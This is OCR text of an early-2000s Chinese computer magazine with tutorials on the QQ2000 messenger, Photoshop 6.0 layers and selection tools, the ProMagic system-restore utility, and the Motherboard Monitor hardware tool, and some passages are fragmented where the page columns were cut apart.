
要我帮你传递讯息，你可得先找到我。从我的老家www.tencent.com/download，你可以很容易地找到我。当然，在其他下载站点一般也可以找到。







接下来就是一些常见的资料设置，只要你一直按"下一步"时程序没有弹出反对意见，很多资料也可以不填。












找到合适的网友后，选中并点击"下一步"。
QQ2000
找到好友
21254532
与你到永久
重庆市
上一步(B)
完成
取消
帮助


发送消息
聊天记录(H)
对话模式(T)
8



查看消息
来自
昵称: 与你到永久
Email: ycz16356@163.net
QQ#: 21254532
日期: 2000-02-29
时间: 00:30:07
按 CTRL + ALT + Z
提取消息
Big5->GB
欢迎乘坐
886
这就是对方回复的内容。
点击此处就转换到发消息窗口。
通过这里可以进行快捷回复，只要点击一下就是了。
(R)回讯息
(H)聊天记录
(S)快捷回复
关闭
下一条>>
哦
好了，好了，我知道了
是吗?
不会是真的吧?
进行快捷回复菜单设置...
9

QQ的一些辅助功能


10


发送语音 - 无语音数据
送给
QQ#: 1005613
昵称: 马虎
状态
请先录音
传送语音进度 (0 字节)
附言
语音大小 0 字节
传输速率 0.0KB/S
发送
中止
语音控制
0
15
录音
放音
停止
打开
保存
向好友传送语音信息可以使用传送语音。前提是必须有声卡及话筒，您的网络设置允许全功能使用QQ。
用鼠标左键单击在线好友的头像，选择"传送语音"命令，然后就会弹出一个对话框，录音以后就可以发送了。如果不放心可以先放音听一下。
接收方可以选择接收或者拒收，接收完毕之后就可以收听好友讲话内容。
发送语音需要先行录音再发送，其实就是传送语音文件。
12


发送文件 - C:\Documents and Settings\FlySea...
送给
QQ#: 1005613
昵称: 马虎
状态
准备发送文件
传送文件进度 (0 字节)
附言
注意查收!
文件大小 450 字节
传输速率 0.0KB/S
发送
中止
11


13

□黑龙江　Swimmingfish

开启设计之门
——Photoshop6.0新手上路(二)

第二章 它山之石——图层合成及选择技巧漫谈

电脑已经在方方面面改变着我们的生活。比如在一些大型的商场或者影楼，经常可以看到，许多人通过电脑的帮助，顷刻之间将一幅普通的照片合成出精彩的效果。如果是外行，可能还惊讶于眼前的改变，可是我们知道那一般都是Photoshop显示出来的鬼斧神工，而且所使用的也都是其最基本的功能——图层合成和图像的选择。在今天这篇文章中，就让我们来一同探讨Photoshop6.0的图层和选择的内容。

一、图层概念初探

对图层的理解程度直接影响到对Photoshop的认识。为了把这个功能说清楚，请和我一同完成下面的实例。

（1）在Photoshop6.0中打开如图1、2所示的两个文件，这是《最终幻想》游戏的两张男女主人公的壁纸，下面让我们使用Photoshop6.0将两张图片融合在一起。



图1



图2

（2）选择其中一幅图片作为背景图像，选择工具条中的工具，将另一张图片拖移到背景图像中。这个方法在我们以后的工作中将经常使用，其实也完全可以使用“Edit”菜单中的“Copy”，然后到工作区中进行粘贴，但是笔者不建议使用这种方法，原因很简单。我们知道“复制”命令进行以后，系统实际上将被复制的对象存储到了内存中，如果被处理的素材文件很大，无形之中占用了较多的系统资源，那样无疑会影响我们的工作。




图3

（3）观察工作区发现，刚刚拖拽的图片将原来作为背景的图片完全遮住了。实际上，现在在工作区就产生了两个图层（如图3所示）。简单地说，图层就好像我们每天所面对的书，一页一页地叠放在一起。在Photoshop6.0中，我们可以自由设定图层的数量（在以前的版本中只能设定99个图层），然后就可以自由对该图层进行编辑修改，而不影响其他图层。

（4）图3所示是Photoshop6.0的图层控制面板，对图层的选择并设定当前层（编辑操作是基于当前层进行的），改变图层顺序、新建、删除、复制图层的大多数操作都集中在这里。现在我们所要做的是把男女主人公融合在一起，那么所要使用的方法就是将背景层上的图层设定一下透明度，单击图层二，将图层面板上的“Opacity”（透明度）设为一个较小的值，我们需要的效果马上就产生了（如图4所示）。





图4

二、操作的前提——懂得选择

刚刚我们通过一个简单的实例为大家介绍了关于“图层”的概念。可是在我们日常的设计工作中，我们需要的可能是图片的一部分。而且，有的时候我们还需要对图片的部分进行修改，这个时候我们就需要使用Photoshop6.0的选择工具了。Photoshop这个软件优于其他的平面设计软件一个很大的特点就是，您可以按照每个所要选择对象的不同，使用不同的选择工具，使其可以胜任任何复杂的选择任务。在下面的实例中，我将为您讲解各种不同的选择方式。

三、蝶之序章——“圈地”式选择工具的使用

在这个实例中，我们所要使用的工具包括工具条中的规则选择工具和多边形选择工具。我们在这里所说的“圈地”方式是指间接或者直接地通过工具划定选择区域，这种方式适用于简单选择或者边缘平滑对象的提取，这也是我们使用Photoshop进行选择首先必须掌握的方法。

（1）打开如图5所示的三张素材图片，观察它们.在接下来的步骤里面，我将把蝴蝶的翅膀放在女孩的身后，然后与羽毛的背景融合在一起。首先



图5

点击少女的图片，将它作为当前工作图，单击工具箱上多边形选择工具。观察Photoshop的工具箱，凡是每个工具下面有小三角形的，按住不放，会显示一个级联工具条（如图6所示）。

(2) 使用多边形选择工具，沿着少女的身体边缘圈定选择范围，当光标出现“句号”的时候，表示可以闭合选择区域，然后结束选择。由于这个过程是我们整个设计的关键所在，因此所花费的时间也最多，所以我们一定要细心，注意配合工具和工具的联合使用对工作区的控制。完成后的选择




图6



。现在，我们要把少女腋下的，注意工具敏感选项栏中的选，这个可是Photoshop6.0的新增我们不得不一边按住快捷键，子，我现在就是一手端着咖啡，惬意的工作啊！如图8 所示。女拖拽到羽毛的背景图中，由使用自由变换工具（在第一讲将少女进行适当的缩放。然后，

图7 用同样的方法将蝴蝶的一侧翅膀选择出来，用同样的方法拖拽到工作区中。这个时候问题出现了，我们刚刚放到工作区中的那个翅膀掩盖了少女的身体，没有关系，这是由于图层的顺序造成的，在图层控制面板中，按住少女的图层不放，并把它往上移动，直到最顶层，如图9所示。




图8

（5）创建另一半蝴蝶翅膀。蝴蝶还少一半翅膀，但是我们不再需要重新选择另一半了，既然是对称的，我们就复制翅膀的图层。在图层控制面板中，按住蝴蝶的图层不放，拖拽到底部“新建”按钮上，这样我们就复制了一个新的蝴蝶图层。但是，它的方向还不对，选择Edit/Transform/Flip Horizontal（编辑/变换/水平镜像）命令，这时候您再看看效果怎么样（如图10所示）？综合使用自由变换和工具，将各个图层调整到适当的位置。



图9

(6) 高级技巧——图层的合成模式。大家不要认为图层只能简单地叠加在一起，实际上Photoshop6.0 为我们设定了多达十七种的图层合成方式，对它的控制也位于图层控制面板中（如图11所示）。选择少女图层，并将其设定为Hard Light，设定蝴蝶图层为Overlay。当然了，每一种合成模式都会产生意想不到的效果，您可能比我做的要好得多（如图12所示）。



图10

四、和平的使者——用色彩选择

色彩选择是利用图片中自身的色彩信号进行选择，它适用于被选择对象与环境之间的色彩反差较大，并且环境或者被选择物体具有较大的纯色区域。使用的工具主要是工具箱中的魔术棒工具和Select菜单中的Color Range(选择颜色范围)，下面我就用《和平的使者》这个实例给大家讲解一下。




图11

(1) 打开如图13所示的三张素材。首先选择双手，点击菜单Select下的Color Range，弹出如图14所示的窗口。此时，将光标放在工作区中，我们马上发现光标已经变成了一个吸管，用于提取场景中的色彩。点击手四周的白色区域，拖动“选择颜色范围”下的Fuzziness数值条，直到双手四周的环境完全显露出来（如图14所示）。点击OK，回到工作区，执行下拉菜单Select/Inverse(选择/反选)命令，



图12



图 13

这样就把双手选择出来了。

（2）鸽子的选择。实际上，无论是“选择范围”还是“魔术棒”，两者所依据的理论和基本操作的方法大同小异，在这里我们对鸽子的选择使用魔术棒，是为了对选择方法进行研究，俗话说，“条条大路通罗马”。将鸽子的图片放大，选择工具箱中的魔术棒，配合使用工具敏感选项栏中的 Tolerance(容差)设定。即便如此，我们在使用中往往不尽如人意，不可能一次将整个鸽子都选择出来，这时候就需要使用敏感选项栏中的相加选区了。注意一定要有耐心，一次不行多选择几次（图 15）。




图 14

（3）将背景、鸽子、双手三个图层进行调整合成，最后效果如图 16 所示。

五、完全选择——Extract 工具的使用

尽管使用以上所介绍的工具可以完成大多数的选择任务，但是对于像毛发、树



图 15

.5 版本以前，Photoshop

Extract 这个利器。下面，

具的使用方法介绍给大

的图片，它对于 Extract

击 Image 下拉菜单中的

工具的控制窗口，如图 17

所示。

（2）单击控制窗口左上方的描红工具，这个工




图 16

作区中那些需要进行分离的不确定边

这张示例图片，在狗的尾部和其他的

边缘不太相同，其与环境的融合显得

话，我们就需要配合 Brush Size（笔

工具的细腻程度。边缘杂乱的部分(狗

触粗一些，产生一种平滑过渡的变化，而

就需要笔触细腻一些，可以防止出现带环

境色的杂边。毕竟鼠标的使用并不是每个人都能熟练控制，




图 17

在描红的过程中可以配合橡皮工具对操作的错误进行修改。最后应该使我们的描红形成一个闭合的曲线，这一点非常重要，它将决定填充区域的控制（如图 18 所示）。

（3）　描红完毕后，单击填充工具，在已经形成的闭合区域内点击鼠标。这样，闭合范围内被填充色覆盖，用来明确哪些部分不需要进行分离。边缘由描红线控制，是由计算机自动进行处理的部分（如图 19 所示）。

（4）　单击 Preview 预览按钮，我们就可以看到分离以后的效果了（如图 20 所示）。



图 18

（5）如果对分离效果不太满意，可以单击 View　Show 选项中的 Original(原图显示)，图片会自动回复到分离以前的效果，使用描红工具进一步修改轮廓线，调整 Smooth(光滑)数值栏中的数值，该值决定处理边缘的平滑程度。单击 Preview 预览按钮，观察效果。



图 19

（6）最后，将我们分离出来的“狗”合成到另外一张图片中，完成的效果如图 21 所示。

它山之石，可以攻玉。对外来素材的使用，




图 20

不可低估的作用。拿到一张图

怎么选择，使用哪种方法选择，

所首要掌握的知识。在这篇文

都具有较强的代表性，希望

这其中的操作过程和创意！



图 21

□南京 赵江 施娟

计算机保护神 ProMagic

自古机器谁无死？当我们由于病毒的侵袭而导致系统无法自举，或者是因为随意安装删除软件使得运行速度降低，甚至是经常出错的话，那么重新安装系统就是无法避免的了。虽然安装Windows系统并不是可怕的事情，可每次重复安装需要的软件让人头痛不已。不过现在好了，有了ProMagic做计算机的保护神，这些问题都可以很轻松地搞定。

一、功能简介

和Windows 2000的“恢复上一次系统”功能差不多，ProMagic首先将一些信息添加到主引导分区中，然后在每次开机的时候由你定义是否对原先的系统进行备份。在完成系统备份之后你就可以随意地“蹂躏”Windows了，在重新启动计算机之后，又可以让系统还原到你所指定时间的正常状态。它目前的版本适用于DOS、Windows 3.1/95/98/Me/NT/2000等操作系统的实时复原，并可以通过多引导方式存放22个不同操作系统。

除此之外，ProMagic还可以在开机的时候加上口令以防止别人随意使用你的计算机。对CMOS保护之后能够预防别人修改或者是CIH之类的恶性病毒。支持硬盘对拷，而且不要求硬盘的品牌和容量一致。特别值得一提的是，它不像某些系统备份软件那样要占用硬盘的空间来存储原先系统的资料，而且它的还原速度极快，一个30GB的大硬盘还原系统只需要30秒钟！如果你试过Ghost的话，就会为ProMagic的速度所惊叹了。

二、安装与设置

在安装ProMagic之前，首先要将BIOS中的病毒监测选项和Windows下的病毒防火墙关闭，以免在安装过程中出现问题。再者是建议你先对硬盘进行查毒、扫描与碎片整理工作，以确定系统原先就是健康的。接着运行ProMagic安装程序，并采用一路回车法将其安装到系统中。安装完成之后，一定要根据系统的提示重新启动计算机来完成下面的配置工作。而且启动计算机之后，系统并不会直接显示Windows的蓝天白云，而是先出现ProMagic的设置画面。

1. 首先需要确定系统的显示模式，如图1所示。实际上就是定义今后ProMagic的窗口大小和色彩位数。这里提供了16色的640×480、256色的640×480，一直到256色的1024×768等不同情况，大家可以按照自己的实际情况进行选择。

2. 接着系统会要求你确认硬盘的分析状况是否正确，这时可以查看图2所示窗口中的硬盘大小是否正确，正确之后按下“ESC”键或者右击鼠标继续下一步操作。

3. 输入用户的姓名（如图3），同时输入产品的序列号，最后重新启动计算机，完成ProMagic的安装工作。

此后每次启动计算机的时候都会先看见ProMagic的界面（如图4），这时直接按下回车键通过用户模式进入操作系统，或者点击“F10”进入管理者模式。在第一次使用之前，建议大家进入管理者模式对其进行设置。在ProMagic的设置窗口左边为一排按钮，其中包括了安装、还原、存储、设定、用户管理、工具箱等一系列功能，点击之后可以实现不同的设置任务(如图5)，在此对其简要介绍一下。



图1



图2



图3




图4



图5

“安装”——可以从这里进入操作系统，但是由此进入到操作系统的时候，就和没有安装ProMagic的情况一样，此时安装、删除软件或其他操作均不受保护。如果需要对硬盘做扫描、碎片整理或安装一些软件的话，就可以选择从这个选项中进入操作系统。

“还原”——还原的主要功能是对数据资料的还原，简单的说就是通过还原选项将现在操作系统里的数据资料还原到还没有安装ProMagic时的状态，而且在使用了储存功能之后还能还原到最后一次使用储存的状态。值得一提的是它多点还原的功能，可以在电脑出问题时将系统还原

到以前曾经储存的状态，这犹如时光回朔一般让你马上能够继续使用电脑。

“储存”——将一些在“ProMagic使用者操作模式”(使用者操作模式所做的任何操作都可以被还原)下所安装或修改的文件、档案及软件储存到受保护的状态，下次选择还原时就可以还原到最后一次储存的状态。

“设定”——如图6所示，这里提供了一些关于系统方面的内容。比如“防止软盘启动”能够让那些系统引导盘全部失去功效，以免别人以这种方式进入计算机进行破坏。“CMOS保护”能够针对CMOS进行特殊保护，让非法用户无法修改CMOS参数。“特殊保护”会在进行格式化硬盘以及重新分区的时候给出警告信息并终止当前的操作。这些功能都将计算机的安全性提高到了一个新的高度。



图6




图7

“工具箱”——ProMagic的工具箱中附带了分区、快速格式化、复制系统文件和硬盘对拷四个功能。需要指出的是，以往我们实现硬盘对拷的前提是两款硬盘必须有相同大小的容量，甚至一些软件还要求两块硬盘的品牌也一致，但是在这里，只要目标盘中有足够的空间，就可以将源盘中的文件进行全部复制，因此有多个硬盘需要对拷的时候非常方便(如图7)。

“用户管理”——通过用户管理，我们可以设定ProMagic的管理者密码和用户口令，其中前者能够对软件的参数重新定制修改，而后者则类似于Windows的多用户模式，给不同的用户指定不同名称与口令就能够预防别人恶意使用计算机的情况。同时对于每一个允许的用户还可以设定禁止使用储存或者是还原的功能。

三、实战ProMagic

在熟悉了ProMagic的设置之后，使用它就非常简单了。下面就向大家介绍一下它的系统储存和还原功能的使用方法。

如何使用多重开机设置？

1．如果需要在计算机内安装多个操作系统，首先要确定硬盘中有两个或者两个以上的分区。

2．在管理者模式的“用户管理”中选择“硬盘分区”，将光标移动到第二个分区所在的位置，然后点击鼠标左键将“数据盘”切换为“开机盘”(如图8)。

3．更改完这些设置后，通过管理者模式的“安装”选项安装第二个操作系统。

在安装好多个操作系统之后，还可以针对每一个操作




图8




图9

系统进行命名，比如将其定义为Windows 98、Windows 2000等，以便于使用时选择。

怎样储存和还原系统？

使用ProMagic的时候，首先要将系统进行保存备份，以便日后能够恢复。为了实现保存，我们可以在开启计算机的时候进入管理者模式，然后通过“储存”功能对当前的系统状态进行保存。还有一种方法就是在使用者模式下进行，当我们选择“储存”之后，系统会告知你上次保存的时间并询问是否要覆盖保存，确认之后即可实现当前系统的存储操作。

同样，在还原系统的时候也可以分别在管理者模式或者使用者模式下选择“还原”命令对系统进行复原(如图9)。不过要是你安装了多个系统的话，通过管理者模式恢复系统则是将几个操作系统同时进行还原操作，而在使用者模式下的还原工作则只对当前选择的系统进行恢复。

如何使用多点保存和还原功能？

ProMagic的多点保存功能可以将系统不同时期的状态分别储存下来，在需要的时候再有选择地调用还原。其中多点保存可以有两种方法实现：手动和设置时间自动保存方式。

手动进行保存的时候，要在管理者模式中选择“用户管理/禁止选项”，并将“临时保存”功能设置为“允许使用”。然后退回到使用者模式下通过“临时保存”功能进行储存。另外一种设置时间自动保存需要在管理者模式的“设定”中，将启动方式设置为“定时临时储存”(如图10)，这时系统会弹出一个窗口要求你输入时间，以后等到了设置的时间，ProMagic就会自动将当前的系统进行临时性保存。

而使用多点还原功能和前面所介绍的还原操作差不多，惟一不同的就是只能在使用者模式下进行，并且在还原时系统会将你以前所做过的储存时间用列表形式显示出来(如图11)，点选之后就可以将系统恢复到指定日期的状态。




图10






图11

□上海 hermes

主板真伪我全知

买电脑，最怕什么？不是害怕性价比过高，也不是害怕购买的电脑带有病毒，而是害怕那些奸商把名不副实的硬件卖给你。现在市面上有很多的系统测试软件，例如Hwininfo，其方便、实用、可靠的特点，尤其是可以直接存放在软盘中，以备在装机或购买配件时立马监测系统，Hwininfo受到了很多人的欢迎。但是对于CPU温度、电压及电风扇等的使用情况，Hwininfo还是有点力不从心。为了让大家不受奸商的欺骗，我向大家推荐一款专门测试CPU和主板的监测工具——Motherboard Monitor。

Motherboard Monitor是一款功能强大、界面友好的系统监测工具，它能够从主板上获得如下一些信息：LM75、LM78、LM78-j、LM79、LM80、WinBond W83781D、WinBond W83782D、WinBond W83783S、WinBond W83627HF、Asus AS99127F、GL518SM、GL520SM、ADM 9240、ADM 1021、ADM 1020、MAX 1016、MAX 1016a、FMS 2701，VIA686A、THMC10和THMC50等。另外Motherboard Monitor还能获得主板温度、电压、风扇速度。当温度高过你的设定值，它便会启动警示音乐或是显示警示文字警告你，并且可以输出TXT、HTML以及XML格式的记录文件。

Motherboard Monitor的最新版本为V5.05，所下载的是大小为1293kB的压缩软件，将其解压后就可获得安装程序。它的安装步骤非常简单，你只要一路点击"Next"就可以了。

启动Motherboard Monitor后，它会自动最小化到系统托盘内。对该图标点击鼠标右键，就可以打开它的右键菜单，如图1所示。菜单中，前4个选项是链接Motherboard Monitor网站和打开软件的帮助文档用的。在其下面的三个选项则是Motherboard Monitor的主要命令项。其中，选项"Dashboard and Settings"是选项"Settings"和选项"Dashboard"的综合选项，就是说点击选项"Dashboard and Settings"后，会同时打开选项"Settings"和选项"Dashboard"的内容。



图1

我们先来看看选项"Settings"，点击该选项后，就打开了软件的设置对话框，如图2所示，该设置对话框中有10个设置项。首先是一般设置，在该设置项中又有3个选项页，选项页"Basic"（基础设置）中主要是设置一些软件的外观、启动等，例如第一个选项是设置Motherboard Monitor界面所使用的语言，第二个选项是设置温度单位——摄氏还是开氏，另外你还可以设置是否在启动系统的时候运行Motherboard Monitor等。在选项页"Advanced"（高级设置）中，你可以选择是否使用FIC-SD11技术和RAS技术等。如果你想知道系统尤其是主板和CPU的检测信息




图2

的话，那就进入选项页"System Info"，点击信息框下面的图标，你就可以查看系统信息了，如图3所示。




图3

进入设置项"Temperatures"，这是用来设置对主板、CPU的温度监测用的。该设置项也有两个选项页——"Alarm"和"Visual"。在选项页"Alarm"中，你可以设置当CPU的温度低于多少度或高于多少度时软件向你发出警告，另外你还可以设置警告的方式——视觉警告或听觉警告。而选项页"Visual"则是对温度监测进行视觉上的设置，例如设置在系统栏中显示CPU温度，设置其字体、背景色等，如图4所示。

和温度设置项一样，设置项"Voltages"和"Fan"也有"Alarm"和"Visual"两个选项页。它们的设置内容也和温度设置项一样，一个是用来设置发出警告的条件，另一个则是设置视觉效果的，如图5和图6所示。




图4




图 5





图 6



Í¼7




图 8

